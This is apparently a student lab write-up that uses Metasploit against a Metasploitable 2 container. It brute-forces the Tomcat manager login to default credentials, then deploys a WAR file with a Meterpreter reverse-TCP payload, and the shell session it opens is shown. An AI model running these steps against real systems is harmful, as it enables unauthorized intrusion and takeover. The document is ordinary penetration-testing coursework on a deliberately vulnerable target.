
OVERVIEW:

The purpose of this lab is to develop and execute exploits against a remote machine, in this case Metaploitable 2, and tests its vulnerabilities using Metaploit.

ANALYSIS:

Task00:

I updated my pachakes and installed the docker.ip package and then installed and ran the Metaplotable2 machine. This ping shows that I can reach the machine.




```
Status: Downloaded newer image for tleemcjr/metasploitable2:latest
 * Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 172
7.0.2 for ServerName
                                                                                     [ OK
 * Starting deferred execution scheduler atd                                         [ OK
 * Starting periodic command scheduler crond                                         [ OK
Starting distccd
 * Starting MySQL database server mysqld                                             [ OK
 * Checking for corrupt, not cleanly closed and upgrade needing tables.
 * Configuring network interfaces ...                                                [ OK
 * Starting portmap daemon ...                                                       [ OK
 * Starting Postfix Mail Transport Agent postfix                                     [ OK
 * Starting PostgreSQL 8.3 database server                                           [ OK
 * Starting ftp server proftpd                                                       [ OK
Starting Samba daemons: nmbd smbd.
Starting network management services: snmpd.
 * Starting OpenBSD Secure Shell server sshd                                         [ OK
 * Starting system log daemon ...                                                    [ OK
 * Starting Tomcat servlet engine tomcat5.5                                          [ OK
 * Starting internet superserver xinetd                                              [ OK
 * Doing Wacom setup ...                                                             [ OK
nohup: appending output to `nohup.out'.local)
nohup: appending output to `nohup.out'
                                                                                     [ OK
root@7c12559e28c8:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2505 (2.4 KB)  TX bytes:3996 (3.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14145 (13.8 KB)  TX bytes:14145 (13.8 KB)
```

```
┌──(kali㉿kali)-[~]
└─$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=1.80 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.079 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.093 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.061 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.116 ms
64 bytes from 172.17.0.2: icmp_seq=6 ttl=64 time=0.070 ms
64 bytes from 172.17.0.2: icmp_seq=7 ttl=64 time=0.080 ms
64 bytes from 172.17.0.2: icmp_seq=8 ttl=64 time=0.083 ms
64 bytes from 172.17.0.2: icmp_seq=9 ttl=64 time=0.067 ms
64 bytes from 172.17.0.2: icmp_seq=10 ttl=64 time=0.062 ms
64 bytes from 172.17.0.2: icmp_seq=11 ttl=64 time=0.073 ms
```

Task01:


I ran the metaploit tool to use it in the next few tasks.



~~~
                                              `:oDFo:`
                                            ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm@~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      ~/.ssh/id_rsa.Des-                   `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :--srwxrwx:-.`                         `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                             /shMTl#beats3o.No.:
                      :Ring0:                              `dDestRoyREXKC3ta/M:
                      :23d:                                sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/
~~~


Task02:

I searched for tomcat since we discovered that there is a tomcat manager application deployer exploit that we can use.




```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                        2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                      2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs               2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                      2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                      2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding        2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                         normal     No     Apache Tomcat User Enumeration
   10  exploit/linux/local/tomcat_rhel_based_temp_priv_esc       2016-10-10       manual     Yes    Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation
   11  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc       2016-09-30       manual     Yes    Apache Tomcat on Ubuntu Log Init Privilege Escalation
   12  exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25  excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   13  exploit/windows/http/cayin_xpost_sql_rce                  2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   14  exploit/multi/http/cisco_dcnm_upload_2019                 2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   15  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec 2021-05-05    excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
   16  exploit/linux/http/cisco_hyperflex_file_upload_rce        2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   17  exploit/linux/http/cpi_tararchive_upload                  2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   18  exploit/linux/http/cisco_prime_inf_rce                    2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   19  post/multi/gather/tomcat_gather                                            normal     No     Gather Tomcat Credentials
   20  auxiliary/dos/http/hashcollision_dos                      2011-12-28       normal     No     Hashtable Collisions
   21  auxiliary/admin/http/ibm_drm_download                     2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   22  exploit/linux/http/lucee_admin_imgprocess_file_write      2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
   23  exploit/linux/http/mobileiron_core_log4shell              2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   24  exploit/multi/http/zenworks_configuration_management_upload 2015-04-07     excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   25  exploit/multi/http/spring_framework_rce_spring4shell      2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
   26  auxiliary/admin/http/tomcat_administration                                 normal     No     Tomcat Administration Tool Default Access
   27  auxiliary/scanner/http/tomcat_mgr_login                                    normal     No     Tomcat Application Manager Login Utility
   28  exploit/multi/http/tomcat_jsp_upload_bypass               2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   29  auxiliary/admin/http/tomcat_utf8_traversal                2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   30  auxiliary/admin/http/trendmicro_dlp_traversal             2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   31  post/windows/gather/enum_tomcat                                            normal     No     Windows Gather Apache Tomcat Enumeration
```

#27 is what I'm looking for




```
msf6 > use 27
msf6 auxiliary(scanner/http/tomcat_mgr_login) > 
```

Using the info command, I can see what is required to use this module.




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > info

       Name: Tomcat Application Manager Login Utility
     Module: auxiliary/scanner/http/tomcat_mgr_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  MC <mc@metasploit.com>
  Matteo Cantoni <goony@nothink.org>
  jduck <jduck@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting                                                        Required  Description
  ----              ---------------                                                        --------  -----------
  BLANK_PASSWORDS   false                                                                  no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                                      yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                                                                  no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                                                                  no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                                                                  no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                                                                   no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                                                                                 no        The HTTP password to specify for authentication
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no   File containing passwords, one per line
  Proxies                                                                                  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT             8080                                                                   yes       The target port (TCP)
  SSL               false                                                                  no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false                                                                  yes       Stop guessing when a credential works for a host
  TARGETURI         /manager/html                                                          yes       URI for Manager login. Default is /manager/html
  THREADS           1                                                                      yes       The number of concurrent threads (max one per host)
  USERNAME                                                                                 no        The HTTP username to specify for authentication
  USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.  no  File containing users and passwords separated by space, one pair per line
                    txt
  USER_AS_PASS      false                                                                  no        Try the username as the password for all users
  USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no  File containing users, one per line
  VERBOSE           true                                                                   yes       Whether to print output for all attempts
  VHOST                                                                                    no        HTTP server virtual host
```




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHoSTS 172.17.0.2
RHoSTS ⇒ 172.17.0.2
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
```

After running the module, I found a successful login tomcat:tomcat




```
[-] 172.17.0.2:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 172.17.0.2:8180 - Login Successful: tomcat:tomcat
[-] 172.17.0.2:8180 - LOGIN FAILED: both:admin (Incorrect)
```

Changed module to the **exploit multi http tomcat mgr deploy**




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 6
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > 
```

Used info to see basics about the exploit




```
Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  HttpPassword                   no        The password for the specified username
  HttpUsername                   no        The username to authenticate as
  PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         80               yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  VHOST                          no        HTTP server virtual host
```

Changed relevant info




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > SET HttpPassword tomcat
[-] Unknown command: SET
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httppassword tomcat
httppassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httpusername tomcat
httpusername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒   0   Automatic
    1   Java Universal
    2   Windows Universal
    3   Linux x86


msf6 exploit(multi/http/tomcat_mgr_deploy) > set target 1
```

Exploit worked




```
[*] Started reverse TCP handler on 192.168.92.132:4444
[*] Using manually select target "Java Universal"
[*] Uploading 6227 bytes as 8rRwkdJF0jw0j68vEj.war ...
[*] Executing /8rRwkdJF0jw0j68vEj/ySiaCHWRlLioKLToAVSEkuezkfp.jsp ...
[*] Undeploying 8rRwkdJF0jw0j68vEj ...
[*] Sending stage (58829 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.92.132:4444 → 172.17.0.2:39419) at
:55:10 -0400

meterpreter > help
```



```
meterpreter > getuid
Server username: tomcat55
meterpreter > pwd
/etc/init.d
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 172.17.0.2
IPv4 Netmask : 255.255.0.0
```

ARMITAGE



